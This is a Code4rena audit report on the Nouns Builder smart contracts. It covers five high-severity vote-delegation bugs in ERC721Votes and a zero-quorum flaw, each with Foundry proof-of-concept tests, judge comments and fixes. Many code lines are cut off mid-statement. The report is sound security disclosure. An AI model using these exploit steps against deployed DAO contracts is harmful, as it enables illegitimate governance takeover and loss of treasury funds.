Introducing Code4rena Blue: Dedicated defense. Competitive bounties. Independent judging.
Learn more →

Nouns Builder contest
Findings & Analysis Report

2022-11-03

Table of contents

Overview

About C4

Code4rena (C4) is an open organization consisting of security researchers, auditors, developers, and individuals with domain expertise in smart contracts.

A C4 audit contest is an event in which community participants, referred to as Wardens, review, audit, or analyze smart contract logic in exchange for a bounty provided by sponsoring projects.

During the audit contest outlined in this document, C4 conducted an analysis of the Nouns Builder smart contract system written in Solidity. The audit contest took place between September 6—September 15 2022.

Wardens

176 Wardens contributed reports to the Nouns Builder contest:

1. hyh
2. rvierdiiev
3. Chom
4. scaraven
5. Jeiwan
6. PwnPatrol (obront and throttle)
7. davidbrai
8. 0xA5DF

9. Tomo
10. Migue
11. V_B (Barichek and vlad_bochok)
12. Ch_301
13. rbserver
14. Lambda
15. Soosh
16. CertoraInc (egjlmn1, OriDabush, ItayG, shakedwinder, and RoiEvenHaim)
17. Picodes
18. arcoun
19. Solimander
20. pauliax
21. berndartmueller
22. ayeslick
23. R2
24. bin2chen
25. pfapostol
26. cccz
27. csanuragjain
28. m9800
29. __141345__
30. MiloTruck
31. MEP
32. izhuer
33. ladboy233
34. imare
35. zkhorse (karmacoma and horsefacts)
36. pashov
37. 0xSmartContract

38. 0xSky
39. pcarranzav
40. sorrynotsorry
41. 0x52
42. 0x4non
43. Deivitto
44. dipp
45. azephiar
46. hxzy
47. Aymen0909
48. volky
49. Tointer
50. cryptphi
51. joestakey
52. simon135
53. rotcivegaf
54. saian
55. elprofesor
56. zzzitron
57. indijanc
58. pedr02b2
59. yixxas
60. TomJ
61. datapunk
62. elad
63. fatherOfBlocks
64. GimelSec (rayn and sces60107)
65. hansfriese
66. _Adam

67. 0x1f8b
68. 0xc0ffEE
69. CodingNameKiki
70. c3phas
71. ak1
72. ChristianKuri
73. brgltd
74. gogo
75. tonisives
76. peritoflores
77. ReyAdmirado
78. ElKu
79. Rolezn
80. leosathya
81. oyc_109
82. RaymondFam
83. djxploit
84. Waze
85. martin
86. robee
87. Respx
88. asutorufos
89. BnkeOx0
90. ch0bu
91. PPrieditis
92. bulej93
93. ret2basic
94. ballx
95. lucacez

96. sikorico
97. Samatak
98. Franfran
99. PaludoX0
100. dharma09
101. wagmi
102. eierina
103. 0xNazgul
104. LeoS
105. chatch
106. d3e4
107. neumo
108. minhtrng
109. 0x1337
110. B2
111. erictee
112. ne0n
113. 8olidity
114. jonatascm
115. 0x85102
116. sahar
117. EthLedger
118. lukris02
119. cryptostellar5
120. Jujic
121. sach1r0
122. bharg4v
123. Captainkay
124. cryptonue

125. JansenC
126. slowmoses
127. tnevler
128. bobirichman
129. cloudjunky
130. Diana
131. Funen
132. 0xbepresent
133. a12jmx
134. delfin454000
135. DimitarDimitrov
136. MasterCookie
137. Noah3o6
138. p_crypt0
139. CRYP70
140. dic0de
141. Lead_Belly
142. Randyyy
143. SnowMan
144. antonttc
145. easy_peasy
146. Saintcode_
147. JAGADESH
148. immeas
149. DimSon
150. WatchDogs
151. rfa
152. JC
153. Matin

154. tofunmi
155. gianganhnguyen
156. prasantgupta52
157. StevenL
158. durianSausage
159. Cr4ckM3
160. Metatron
161. 0xkatana
162. Chandr
163. zishansami
164. 0x5rings
165. peiw
166. ajtra
167. teawaterwire
168. unforgiven

This contest was judged by Alex the Entreprenerd.

Final report assembled by liveactionllama.

Summary

The C4 analysis yielded an aggregated total of 33 unique vulnerabilities. Of these vulnerabilities, 5 received a risk rating in the category of HIGH severity and 28 received a risk rating in the category of MEDIUM severity. Per Nouns Builder, all of these HIGH and MEDIUM severity findings have been addressed as of this commit.

Additionally, C4 analysis included 124 reports detailing issues with a risk rating of LOW severity or non-critical. There were also 75 reports recommending gas optimizations.

All of the issues presented here are linked back to their original finding.

Scope

The code under review can be found within the C4 Nouns Builder contest repository, and is composed of 46 smart contracts written in the Solidity programming language and includes 4,046 lines of Solidity code.

Severity Criteria

C4 assesses the severity of disclosed vulnerabilities according to a methodology based on OWASP standards.

Vulnerabilities are divided into three primary risk categories: high, medium, and low/non-critical.

High-level considerations for vulnerabilities span the following key areas when conducting assessments:

- Malicious Input Handling
- Escalation of privileges
- Arithmetic
- Gas use

Further information regarding the severity criteria referenced throughout the submission review process, please refer to the documentation provided on the C4 website.

High Risk Findings (5)

[H-01] User can get unlimited votes

Submitted by saian, also found by 0x4non, Ch_301, davidbrai, izhuer, MEP, Picodes, PwnPatrol, R2, rotcivegaf, scaraven, and Soosh

`aftertokenTransfer` in ERC721Votes transfers votes between user addresses instead of the delegated addresses, so a user can cause overflow in `_moveDelegates` and get unlimited votes.

Proof of Concept

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L268

```
function _afterTokenTransfer(
    address _from,
    address _to,
    uint256 _tokenId
) internal override {
    // Transfer 1 vote from the sender to the recipient
    _moveDelegateVotes(_from, _to, 1);

    super._afterTokenTransfer(_from, _to, _tokenId);
}
```

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L216

```
_moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
...
unchecked {
            ...
            // Update their voting weight
            _writeCheckpoint(_from, nCheckpoints, prevTotal\
        }
```

During delegation `balanceOf(from)` amount of votes transferred are to the `_to` address

```
function test_UserCanGetUnlimitedVotes() public {

    vm.prank(founder);
    auction.unpause();

    vm.prank(bidder1);
    auction.createBid{ value: 1 ether }(2);
```

```
        vm.warp(10 minutes + 1 seconds);

        auction.settleCurrentAndCreateNewAuction();

        assertEq(token.ownerOf(2), bidder1);

        console.log(token.getVotes(bidder1)); // 1
        console.log(token.delegates(bidder1)); // 0 bidder1

        vm.prank(bidder1);
        token.delegate(bidder2);

        console.log(token.getVotes(bidder1)); // 1
        console.log(token.getVotes(bidder2)); // 1

        vm.prank(bidder1);
        auction.createBid{value: 1 ether}(3);

        vm.warp(22 minutes);

        auction.settleCurrentAndCreateNewAuction();

        assertEq(token.ownerOf(3), bidder1);

        console.log(token.balanceOf(bidder1)); // 2
        console.log(token.getVotes(bidder1)); // 2
        console.log(token.getVotes(bidder2)); // 1

        vm.prank(bidder1);
        token.delegate(bidder1);

        console.log(token.getVotes(bidder1)); // 4
        console.log(token.getVotes(bidder2)); // 627710173538668
    }
```

When user1 delegates to another address `balanceOf(user1)` amount of tokens are subtraced from user2's votes, this will cause underflow and not revert since the statements are unchecked

Tools Used

Foundry

Recommended Mitigation Steps

Change delegate transfer in `afterTokenTransfer` to

```
_moveDelegateVotes(delegates(_from), delegates(_to), 1);
```

Alex the Entreprenerd (judge) increased severity to High and commented:

> The warden has shown how to exploit:
>
> - An unchecked section of the code
> - An incorrect logic in moving tokenDelegation
>
> To trigger an underflow that gives each user the maximum voting power.
>
> While some setup is necessary (having 1 token), I think the exploit is impactful enough to warrant High Severity, as any attacker will be able to obtain infinite voting power on multiple accounts.
>
> In contrast to other reports, this finding (as well as it's duplicates) are using an unchecked operation to negatively overflow the amount of votes to gain the maximum value.

tbtstl (Nouns Builder) confirmed

[H-02] ERC721Votes's delegation disables NFT transfers and burning

Submitted by hyh

If Alice the NFT owner first delegates her votes to herself, second delegates to anyone else with delegate() or delegateBySig() then all her NFT ids will become stuck: their transfers and burning will be disabled.

The issue is _afterTokenTransfer() callback running the _moveDelegateVotes() with an owner instead of her delegate. As Alice's votes in the checkpoint is zero after she

delegated them, the subtraction _moveDelegateVotes() tries to perform during the move of the votes will be reverted.

As ERC721Votes is parent to Token and delegate is a kind of common and frequent operation, the impact is governance token moves being frozen in a variety of use cases, which interferes with governance voting process and can be critical for the project.

Proof of Concept

Suppose Alice delegated all her votes to herself and then decided to delegate them to someone else with either delegate() or delegateBySig() calling _delegate():

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L179-L190

```
function _delegate(address _from, address _to) internal {
    // Get the previous delegate
    address prevDelegate = delegation[_from];

    // Store the new delegate
    delegation[_from] = _to;

    emit DelegateChanged(_from, prevDelegate, _to);

    // Transfer voting weight from the previous delegate to
    _moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
}
```

_moveDelegateVotes() will set her votes to `0` as `_from == Alice` and `prevTotalVotes = _amount = balanceOf(Alice)` (as _afterTokenTransfer() incremented Alice's vote balance on each mint to her):

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L196-L217

```
function _moveDelegateVotes(
```

```
        address _from,
        address _to,
        uint256 _amount
    ) internal {
        unchecked {
            // If voting weight is being transferred:
            if (_from != _to && _amount > 0) {
                // If this isn't a token mint:
                if (_from != address(0)) {
                    // Get the sender's number of checkpoints
                    uint256 nCheckpoints = numCheckpoints[_from]

                    // Used to store the sender's previous votir
                    uint256 prevTotalVotes;

                    // If this isn't the sender's first checkpoi
                    if (nCheckpoints != 0) prevTotalVotes = chec

                    // Update their voting weight
                    _writeCheckpoint(_from, nCheckpoints, prevTc
                }
```

After that her votes in the checkpoint become zero. She will not be able to transfer the NFT as `_afterTokenTransfer` will revert on `_moveDelegateVotes`'s attempt to move `1` vote from `Alice` to `_to`, while `checkpoints[Alice][nCheckpoints - 1].votes` is `0`:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L262-L268

```
    function _afterTokenTransfer(
        address _from,
        address _to,
        uint256 _tokenId
    ) internal override {
        // Transfer 1 vote from the sender to the recipient
        _moveDelegateVotes(_from, _to, 1);
```

Recommended Mitigation Steps

The root issue is _afterTokenTransfer() dealing with Alice instead of Alice's delegate.

Consider including delegates() call as a fix:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L262-L268

```
        function _afterTokenTransfer(
            address _from,
            address _to,
            uint256 _tokenId
        ) internal override {
            // Transfer 1 vote from the sender to the recipient
    -       _moveDelegateVotes(_from, _to, 1);
    +       _moveDelegateVotes(delegates(_from), delegates(_to), 1);
```

As `delegates(address(0)) == address(0)` the burning/minting flow will persist:

https://github.com/code-423n4/2022-09-nouns-builder/blob/7e9fddbbacdd7d7812e912a369cfd862ee67dc03/src/lib/token/ERC721Votes.sol#L124-L129

```
        /// @notice The delegate for an account
        /// @param _account The account address
        function delegates(address _account) external view returns (
            address current = delegation[_account];
            return current == address(0) ? _account : current;
        }
```

tbtstl (Nouns Builder) confirmed

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to the overlapping system handling delegation and balances, it is possible for a user to brick their own `transferability` of their tokens.

> This POC shows that any delegation will cause the issues as when dealing with a transfer, their currently zero-vote-balance will further be deducted instead of the delegated votes they have.

> Because the finding shows a broken invariant, in that any delegation will brick transfers, as the invariants offered by ERC721Votes have been broken; I believe High Severity to be appropriate.

[H-03] Multiple vote checkpoints per block will lead to incorrect vote accounting

Submitted by berndartmueller, also found by 0x52, 0xSky, bin2chen, cccz, Chom, davidbrai, elprofesor, izhuer, m9800, PwnPatrol, and rvierdiiev

Voting power for each NFT owner is persisted within timestamp-dependent checkpoints. Every voting power increase or decrease is recorded. However, the implementation of `ERC721Votes` creates separate checkpoints with the same timestamp for each interaction, even when the interactions happen in the same block/timestamp.

Impact

Checkpoints with the same `timestamp` will cause issues within the `ERC721Votes.getPastVotes(..)` function and will return incorrect votes for a given `_timestamp`.

Proof of Concept

[lib/token/ERC721Votes.sol#L252-L253]

```
    /// @dev Records a checkpoint
    /// @param _account The account address
    /// @param _id The checkpoint id
    /// @param _prevTotalVotes The account's previous voting weight
    /// @param _newTotalVotes The account's new voting weight
    function _writeCheckpoint(
        address _account,
        uint256 _id,
        uint256 _prevTotalVotes,
        uint256 _newTotalVotes
```

```
    ) private {
        // Get the pointer to store the checkpoint
        Checkpoint storage checkpoint = checkpoints[_account][_id];

        // Record the updated voting weight and current time
        checkpoint.votes = uint192(_newTotalVotes);
        checkpoint.timestamp = uint64(block.timestamp);

        emit DelegateVotesChanged(_account, _prevTotalVotes, _newTot
    }
```

Consider the following example and the votes checkpoint snapshots:

Note: Bob owns a smart contract used to interact with the protocol

Transaction 0: Bob's smart contract receives 1 NFT through minting (1 NFT equals 1 vote)

Checkpoint Index	Timestamp	Votes
0	0	1

Transaction 1: Bob's smart contract receives one more NFT through minting

Checkpoint Index	Timestamp	Votes
0	0	1
1	1	2

Transaction 1: Within the same transaction 1, Bob's smart-contract delegates 2 votes to Alice

Checkpoint Index	Timestamp	Votes
0	0	1
1	1	2
2	1	0

Transaction 1: Again within the same transaction 1, Bob's smart contract decides to reverse the delegation and self-delegates

Checkpoint Index	Timestamp	Votes
0	0	1
1	1	2
2	1	0
3	1	2

Transaction 1: Bob's smart contract buys one more NFT

Checkpoint Index	Timestamp	Votes
0	0	1
1	1	2
2	1	0
3	1	2
4	2	3

Bob now wants to vote (via his smart contract) on a governance proposal that has been created on `timeCreated = 1` (timestamp 1).

Internally, the `Governor._castVote` function determines the voter's weight by calling `getVotes(_voter, proposal.timeCreated)`.

governance/governor/Governor.sol#L275

```
    weight = getVotes(_voter, proposal.timeCreated);
```

`getVotes` calls `ERC721.getPastVotes` internally:

governance/governor/Governor.sol#L462

```
    function getVotes(address _account, uint256 _timestamp) public v
        return settings.token.getPastVotes(_account, _timestamp);
    }
```

`ERC721.getPastVotes(..., 1)` tries to find the checkpoint within the `while` loop:

# Iteration	`low`	`middle`	`high`
0	0	2	4

The `middle` checkpoint with index `2` matches the given timestamp `1` and returns `0` votes. This is incorrect, as Bob has 2 votes. Bob is not able to vote properly.

(Please be aware that this is just one of many examples of how this issue can lead to incorrect vote accounting. In other cases, NFT owners could have more voting power than they are entitled to)

Recommended mitigation steps

Consider batching multiple checkpoints writes per block/timestamp similar to how NounsDAO records checkpoints.

Alex the Entreprenerd (judge) commented:

> The Warden has shown how the checkpoint math can be gamed, opening up governance to flashloan exploits, infinite voting power and overall breaking all of governance quorum and execution thresholds.

> Because any attacker can spam create checkpoints, to manipulate the result of the Binary Search, they can manipulate their balance to make the Governor think it's way higher than intended.

> Mitigation requires ensuring that the only balance recorded for a block is the latest value (end of flashloan so the balance goes back down).

> Because the finding breaks accounting, allowing governance takeover, and the invariants of ERC721Votes are broken (votes are not what they are), I agree with High Severity.

kulkarohan (Nouns Builder) confirmed

[H-04] `ERC721Votes` : Token owners can double voting power through self delegation

Submitted by zkhorse, also found by berndartmueller, Ch_301, hxzy, hyh, MEP, pcarranzav, pfapostol, Picodes, and Solimander

The owner of one or many `ERC721Votes` tokens can double their voting power once (and only once) by delegating to their own address as their first delegation.

Scenario

This exploit relies on the initial default value of the `delegation` mapping in `ERC721Votes`, which is why it will only work once per address.

First, the token owner must call `delegate` or `delegateBySig`, passing their own address as the delegate:

ERC721Votes#delegate

```
    /// @notice Delegates votes to an account
    /// @param _to The address delegating votes to
    function delegate(address _to) external {
        _delegate(msg.sender, _to);
    }
```

This calls into the internal `_delegate` function, with `_from` and `_to` both set to the token owner's address:

ERC721Votes#_delegate

```
    /// @dev Updates delegate addresses
    /// @param _from The address delegating votes from
    /// @param _to The address delegating votes to
    function _delegate(address _from, address _to) internal {
        // Get the previous delegate
        address prevDelegate = delegation[_from];

        // Store the new delegate
        delegation[_from] = _to;
```

```
            emit DelegateChanged(_from, prevDelegate, _to);

            // Transfer voting weight from the previous delegate to
            _moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
        }
```

Since this is the token owner's first delegation, the `delegation` mapping does not contain a value for the `_from` address, and `prevDelegate` on L#181 will be set to `address(0)`:

ERC721Votes.sol#L180-L181

```
            // Get the previous delegate
            address prevDelegate = delegation[_from];
```

This function then calls into `_moveDelegateVotes` to transfer voting power. This time, `_from` is `prevDelegate`, equal to `address(0)`; `_to` is the token owner's address; and `_amount` is `balanceOf(_from)`, the token owner's current balance:

ERC721Votes#_moveDelegateVotes

```
    /// @dev Transfers voting weight
        /// @param _from The address delegating votes from
        /// @param _to The address delegating votes to
        /// @param _amount The number of votes delegating
        function _moveDelegateVotes(
            address _from,
            address _to,
            uint256 _amount
        ) internal {
            unchecked {
                // If voting weight is being transferred:
                if (_from != _to && _amount > 0) {
                    // If this isn't a token mint:
                    if (_from != address(0)) {
                        // Get the sender's number of checkpoints
                        uint256 nCheckpoints = numCheckpoints[_from]
```

```
                    // Used to store the sender's previous votir
                    uint256 prevTotalVotes;

                    // If this isn't the sender's first checkpoi
                    if (nCheckpoints != 0) prevTotalVotes = chec

                    // Update their voting weight
                    _writeCheckpoint(_from, nCheckpoints, prevTc
                }

                // If this isn't a token burn:
                if (_to != address(0)) {
                    // Get the recipients's number of checkpoint
                    uint256 nCheckpoints = numCheckpoints[_to]++

                    // Used to store the recipient's previous vc
                    uint256 prevTotalVotes;

                    // If this isn't the recipient's first check
                    if (nCheckpoints != 0) prevTotalVotes = chec

                    // Update their voting weight
                    _writeCheckpoint(_to, nCheckpoints, prevTota
                }
            }
        }
    }
```

The `if` condition on L#203 is `true`, since `_from` is `address(0)`, `_to` is the owner address, and `_amount` is nonzero:

ERC721Votes.sol#L202-L203

```
            // If voting weight is being transferred:
            if (_from != _to && _amount > 0) {
```

Execution skips the `if` block on L#205-217, since `_from` is `address(0)`:

ERC721Votes.sol#L205-L217

```
// If this isn't a token mint:
if (_from != address(0)) {
    // Get the sender's number of checkpoints
    uint256 nCheckpoints = numCheckpoints[_from]

    // Used to store the sender's previous votir
    uint256 prevTotalVotes;

    // If this isn't the sender's first checkpoi
    if (nCheckpoints != 0) prevTotalVotes = chec

    // Update their voting weight
    _writeCheckpoint(_from, nCheckpoints, prevTc
}
```

However, the `if` block on L#220-232 will execute and increase the voting power allocated to `_to`:

ERC721Votes.sol#L220-L232

```
// If this isn't a token burn:
if (_to != address(0)) {
    // Get the recipients's number of checkpoint
    uint256 nCheckpoints = numCheckpoints[_to]++

    // Used to store the recipient's previous vc
    uint256 prevTotalVotes;

    // If this isn't the recipient's first check
    if (nCheckpoints != 0) prevTotalVotes = chec

    // Update their voting weight
    _writeCheckpoint(_to, nCheckpoints, prevTota
}
```

The token owner's voting power has now been increased by an amount equal to their total number of tokens, without an offsetting decrease.

This exploit only works once: if a token owner subsequently delegates to themselves after their initial self delegation, `prevDelegate` will be set to a non-default value in

`_delegate`, and the delegation logic will work as intended.

Impact

Malicious `ERC21Votes` owners can accrue more voting power than they deserve. Especially malicious owners may quietly acquire multiple tokens before doubling their voting power. In an early DAO with a small supply of tokens, the impact of this exploit could be significant.

Recommended Mitigation Steps

Make the `delegates` function `public` rather than `external`:

```
/// @notice The delegate for an account
/// @param _account The account address
function delegates(address _account) public view returns (ac
    address current = delegation[_account];
    return current == address(0) ? _account : current;
}
```

Then, call this function rather than accessing the `delegation` mapping directly:

```
/// @dev Updates delegate addresses
/// @param _from The address delegating votes from
/// @param _to The address delegating votes to
function _delegate(address _from, address _to) internal {
    // Get the previous delegate
    address prevDelegate = delegates(_from);

    // Store the new delegate
    delegation[_from] = _to;

    emit DelegateChanged(_from, prevDelegate, _to);

    // Transfer voting weight from the previous delegate to
    _moveDelegateVotes(prevDelegate, _to, balanceOf(_from));
}
```

Note that the original NounsDAO contracts follow this pattern. (See here and here).

Test cases

(Put the following test cases in `Gov.t.sol`)

```
    function test_delegate_to_self_doubles_voting_power() public
        mintVoter1();

        assertEq(token.getVotes(address(voter1)), 1);

        vm.startPrank(voter1);
        token.delegate(address(voter1));

        assertEq(token.getVotes(address(voter1)), 2);
    }

    function mintToken(uint256 tokenId) internal {
        vm.prank(voter1);
        auction.createBid{ value: 0.420 ether }(tokenId);

        vm.warp(block.timestamp + auctionParams.duration + 1 sec
        auction.settleCurrentAndCreateNewAuction();
    }

    function test_delegate_to_self_multiple_tokens_doubles_votir
        // An especially malicious user may acquire multiple tok
        // before doubling their voting power through this explc
        mintVoter1();
        mintToken(3);
        mintToken(4);
        mintToken(5);
        mintToken(6);

        assertEq(token.getVotes(address(voter1)), 5);

        vm.prank(voter1);
        token.delegate(address(voter1));

        assertEq(token.getVotes(address(voter1)), 10);
    }
```

Alex the Entreprenerd (judge) commented:

> The warden has shown how, because of an incorrect assumption in reducing a non-existing previous delegate votes, through self-delegation, a user can double their voting power.

> Because the finding shows how the delegation system is broken, and because governance is a core aspect (Secure funds, move funds, etc..) I agree with High Severity.

> Due to multiple reports of this type, with various different attacks, mitigation is non-trivial.

kulkarohan (Nouns Builder) confirmed

Alex the Entreprenerd (judge) commented:

> In contrast to the dangerous overflow, this finding (and its duplicates) has shown how the Delegation Mechanism can be used to double the voting power.

> For that reason, the underlying issue being different, am choosing to leave this finding separate.

[H-05] `_transferFrom()` can be used to indefinitely increase voting power

Submitted by Soosh, also found by Ch_301, davidbrai, and PwnPatrol

It is possible to indefinitely increase voting power by creating new accounts (addresses) and delegating. This will lead to unfair governance as a user can vote with more votes than actual.

Explanation

The `_transferFrom()` does not move delegates from the src's delegates to the destination's delegates, instead, it moves directly from src to dest. (see recommendations and Code POC for better understanding)

Code POC

```
// Insert this test case into Token.t.sol
// Run: forge test --match-contract Token -vv

import "forge-std/console.sol";
...
function testIncreaseVotePower() public {
        deployMock();

        address voter1;
        address voter2;
        uint256 voter1PK;
        uint256 voter2PK;

        // Voter with 1 NFT voting power
        voter1PK = 0xABC;
        voter1 = vm.addr(voter1PK);
        vm.deal(voter1, 1 ether);
        // Second account created by same voter
        voter2PK = 0xABD;
        voter2 = vm.addr(voter2PK);

                // Giving voter1 their 1 NFT
        vm.prank(founder);
        auction.unpause();
        vm.prank(voter1);
        auction.createBid{ value: 0.420 ether }(2);
        vm.warp(auctionParams.duration + 1 seconds);
        auction.settleCurrentAndCreateNewAuction();

        // Start Exploit
        console.log("Initial Votes");
        console.log("voter1: ", token.getVotes(voter1));
        console.log("voter2: ", token.getVotes(voter2));

        vm.prank(voter1);
        token.delegate(voter2);
        console.log("After Delegating Votes, voter1 -> delegate
        console.log("voter1: ", token.getVotes(voter1));
        console.log("voter2: ", token.getVotes(voter2));

        vm.prank(voter1);
        token.transferFrom(voter1, voter2, 2);
        console.log("After Token transfer, voter1 -transferFrom
        console.log("voter1 votes: ", token.getVotes(voter1));
        console.log("voter2 votes: ", token.getVotes(voter2));
```

```
        vm.prank(voter2);
        token.delegate(voter2);
        console.log("After Delegating Votes, voter2 -> delegate
        console.log("voter1: ", token.getVotes(voter1));
        console.log("voter2: ", token.getVotes(voter2));
    }
```

Expected Output:

```
[PASS] testVoteDoublePower() (gas: 3544946)
Logs:
  Initial Votes
  voter1:  1
  voter2:  0
  After Delegating Votes, voter1 -> delegate(voter2)
  voter1:  1
  voter2:  1
  After Token transfer, voter1 -transferFrom()-> voter2
  voter1 votes:  0
  voter2 votes:  2
  After Delegating Votes, voter2 -> delegate(voter2)
  voter1:  0
  voter2:  3
```

Recommended Mitigation Steps

Looking at [OpenZeppelin's ERC721Votes] which I believe the team took reference from, it states:

```
* Tokens do not count as votes until they are delegated, because
* on every transfer. Token holders can either delegate to a trus
* the votes in governance decisions, or they can delegate to the
```

The current implementation does not follow this, and tokens count as votes without being delegated. To fix this issue, votes should only be counted when delegated.

- I believe the issue is here on this [line]

```
    // Transfer 1 vote from the sender to the recipient
            _moveDelegateVotes(_from, _to, 1);
```

Where it should move from the delegate of `_from` to the delegate of `_to`.
Suggested FIx:

```
    _moveDelegateVotes(delegation[_from], delegation[_to], 1);
```

iainnash (Nouns Builder) confirmed and commented:

> Would agree w/ High risk.

Alex the Entreprenerd (judge) commented:

> The Warden has shown how, due to an incorrect handling of delegation, a Token Holder can delegate their voting power without losing it, allowing for an exploit that allows them to reach infinite voting power.

> I believe that some of the problems with Delegation shown via this contest can be traced down to this quote from the OZ Documentation `Tokens do not count as votes until they are delegated, because votes must be tracked which incurs an additional cost on every transfer. Token holders can either delegate to a trusted representative who will decide how to make use of the votes in governance decisions, or they can delegate to themselves to be their own representative.`

> Remediation of this specific issue can be done by following the warden advice, and using the Test Case to verify the exploit has been patched, additionally, further thinking into how delegation should behave will be necessary to ensure the system is patched to safety

Alex the Entreprenerd (judge) commented:

> In contrast to issue 469 (Unsafe Underflow) and issue 413 (Self Delegation for doubling of votes), this report is showing how, due to an incorrect accounting, a user can repeatedly transfer and delegate to achieve infinite voting power.

> While the outcome of all 3 is increased voting power, I believe the uniqueness of the attack is in exploiting a different aspect of the code.

> Remediation should account for all 3 exploits, and I believe, because of the uniqueness of the attack, that this is a distinct report vs the previously mentioned.

Medium Risk Findings (28)

[M-01] Quorum votes have no effect for determining whether proposal is defeated or succeeded when token supply is low

Submitted by rbserver, also found by cccz, dipp, joestakey, pashov, and R2

At the early stage of the deployed DAO, it is possible that the following `quorum` function returns 0 because the token supply is low.

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L473-L477

```
function quorum() public view returns (uint256) {
    unchecked {
        return (settings.token.totalSupply() * settings.quor
    }
}
```

When calling the following `propose` function, `proposal.quorumVotes = uint32(quorum())` is executed. If `quorum()` returns 0, `proposal.quorumVotes` is set to 0.

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L116-L175

```
function propose(
    address[] memory _targets,
    uint256[] memory _values,
    bytes[] memory _calldatas,
    string memory _description
```

```
) external returns (bytes32) {
    // Get the current proposal threshold
    uint256 currentProposalThreshold = proposalThreshold();

    // Cannot realistically underflow and `getVotes` would r
    unchecked {
        // Ensure the caller's voting weight is greater thar
        if (getVotes(msg.sender, block.timestamp - 1) < prop
    }

    // Cache the number of targets
    uint256 numTargets = _targets.length;

    // Ensure at least one target exists
    if (numTargets == 0) revert PROPOSAL_TARGET_MISSING();

    // Ensure the number of targets matches the number of va
    if (numTargets != _values.length) revert PROPOSAL_LENGTH
    if (numTargets != _calldatas.length) revert PROPOSAL_LEN

    // Compute the description hash
    bytes32 descriptionHash = keccak256(bytes(_description))

    // Compute the proposal id
    bytes32 proposalId = hashProposal(_targets, _values, _ca

    // Get the pointer to store the proposal
    Proposal storage proposal = proposals[proposalId];

    // Ensure the proposal doesn't already exist
    if (proposal.voteStart != 0) revert PROPOSAL_EXISTS(prop

    // Used to store the snapshot and deadline
    uint256 snapshot;
    uint256 deadline;

    // Cannot realistically overflow
    unchecked {
        // Compute the snapshot and deadline
        snapshot = block.timestamp + settings.votingDelay;
        deadline = snapshot + settings.votingPeriod;
    }

    // Store the proposal data
    proposal.voteStart = uint32(snapshot);
    proposal.voteEnd = uint32(deadline);
```

```
        proposal.proposalThreshold = uint32(currentProposalThres
        proposal.quorumVotes = uint32(quorum());
        proposal.proposer = msg.sender;
        proposal.timeCreated = uint32(block.timestamp);

        emit ProposalCreated(proposalId, _targets, _values, _cal

        return proposalId;
    }
```

When determining the proposal's state, the following `state` function is called, which can execute `else if (proposal.forVotes < proposal.againstVotes || proposal.forVotes < proposal.quorumVotes) { return ProposalState.Defeated; }`. If `proposal.quorumVotes` is 0, the `proposal.forVotes < proposal.quorumVotes` condition would always be `false`. Essentially, quorum votes have no effect at all for determining whether the proposal is defeated or succeeded when the token supply is low. Hence, critical proposals, such as for updating implementations or withdrawing funds from the treasury, that should not be passed if there are effective quorum votes for which the for votes fail to reach can be passed, or vice versa, so the impact can be huge.

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L413-L456

```
    function state(bytes32 _proposalId) public view returns (Pro
        // Get a copy of the proposal
        Proposal memory proposal = proposals[_proposalId];

        // Ensure the proposal exists
        if (proposal.voteStart == 0) revert PROPOSAL_DOES_NOT_EX

        // If the proposal was executed:
        if (proposal.executed) {
            return ProposalState.Executed;

            // Else if the proposal was canceled:
        } else if (proposal.canceled) {
            return ProposalState.Canceled;

            // Else if the proposal was vetoed:
        } else if (proposal.vetoed) {
```

```
            return ProposalState.Vetoed;

            // Else if voting has not started:
        } else if (block.timestamp < proposal.voteStart) {
            return ProposalState.Pending;

            // Else if voting has not ended:
        } else if (block.timestamp < proposal.voteEnd) {
            return ProposalState.Active;

            // Else if the proposal failed (outvoted OR didn't r
        } else if (proposal.forVotes < proposal.againstVotes ||
            return ProposalState.Defeated;

            // Else if the proposal has not been queued:
        } else if (settings.treasury.timestamp(_proposalId) == (
            return ProposalState.Succeeded;

            // Else if the proposal can no longer be executed:
        } else if (settings.treasury.isExpired(_proposalId)) {
            return ProposalState.Expired;

            // Else the proposal is queued
        } else {
            return ProposalState.Queued;
        }
    }
```

Proof of Concept

Please append the following test in `test\Gov.t.sol`. This test will pass to demonstrate the described scenario.

```
    function test_QueueProposalWithZeroQuorumVotes() public {
        mintVoter1();

        (address[] memory targets, uint256[] memory values, byte

        bytes32 descriptionHash = keccak256(bytes("test"));

        vm.warp(1 days);

        // token supply is only 4 at this moment
        assertEq(token.totalSupply(), 4);
```

```
        // the calculated quorum votes is 0 because the token su
        assertEq((token.totalSupply() * governor.quorumThresholc

        // voter1 creates the proposal
        vm.prank(voter1);
        governor.propose(targets, values, calldatas, "test");

        bytes32 proposalId = governor.hashProposal(targets, valu

        vm.warp(block.timestamp + governor.votingDelay());

        vm.prank(voter1);
        governor.castVote(proposalId, 1);

        vm.warp(block.timestamp + governor.votingPeriod());

        // quorum votes corresponding to the proposal is 0
        Proposal memory proposal = governor.getProposal(proposal
        assertEq(proposal.quorumVotes, 0);

        // the proposal is succeeded
        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        // voter1 is able to queue the proposal
        vm.prank(voter1);
        governor.queue(proposalId);
        assertEq(uint256(governor.state(proposalId)), uint256(Pr
    }
```

Tools Used

VSCode

